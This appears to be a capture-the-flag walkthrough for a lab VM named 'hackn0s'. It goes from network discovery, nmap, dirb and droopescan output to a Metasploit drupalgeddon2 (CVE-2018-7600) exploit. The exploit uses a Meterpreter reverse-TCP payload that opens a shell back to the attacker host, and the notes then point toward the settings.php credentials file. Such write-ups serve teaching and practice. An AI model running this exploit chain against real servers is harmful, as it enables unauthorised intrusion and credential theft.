

hackn0s

netdiscover
victim ip: 10.0.2.5




```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:a2:f0:ea      1      60  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:70:e7:9a      1      60  PCS Systemtechnik GmbH
```

nmap scan, default scripts, all ports




```
root@kali:/tmp/hackin# nmap -sV -sC -p- -oA hackin hackin
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-02 00:20 EST
Nmap scan report for hackin (10.0.2.5)
Host is up (0.000086s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a5:a5:17:70:4d:be:48:ad:ba:64:c1:07:a0:55:03:ea (RSA)
|   256 f2:ce:42:1c:04:b8:99:53:95:42:ab:89:22:66:9e:db (ECDSA)
|_  256 4a:7d:15:65:83:af:82:a3:12:02:21:1c:23:49:fb:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:70:E7:9A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

dirb scan, found drupal




```
---- Entering directory: http://hackin/drupal/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hackin/drupal/misc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hackin/drupal/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hackin/drupal/profiles/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hackin/drupal/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hackin/drupal/sites/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hackin/drupal/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

droopescan results




```
root@kali:/tmp/hackin# droopescan scan drupal -u http://hackin/drupal
[+] Themes found:
    seven http://hackin/drupal/themes/seven/
    garland http://hackin/drupal/themes/garland/

[+] Possible interesting urls found:
    Default changelog file - http://hackin/drupal/CHANGELOG.txt

[+] Possible version(s):
    7.57

[+] Plugins found:
    image http://hackin/drupal/modules/image/
    profile http://hackin/drupal/modules/profile/
    php http://hackin/drupal/modules/php/

[+] Scan finished (0:00:08.253777 elapsed)
root@kali:/tmp/hackin# 
```

version 7.57 is vulnerable to RCE




```
Description:
  This module exploits a Drupal property injection in the Forms API.
  Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are
  vulnerable.

References:
  https://cvedetails.com/cve/CVE-2018-7600/
  https://www.drupal.org/sa-core-2018-002
  https://greysec.net/showthread.php?tid=2912
  https://research.checkpoint.com/uncovering-drupalgeddon-2/
  https://github.com/a2u/CVE-2018-7600
  https://github.com/nixawk/labs/issues/19
  https://github.com/FireFart/CVE-2018-7600
```

Running drupalgeddon2 exploit




```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.0.2.5         yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /drupal          yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

reverse shell popped




```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (38247 bytes) to 10.0.2.5
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.5:47600) at 2019-12-02 00:49:35 -0500
```

/var/www/html/sites/default/settings.php



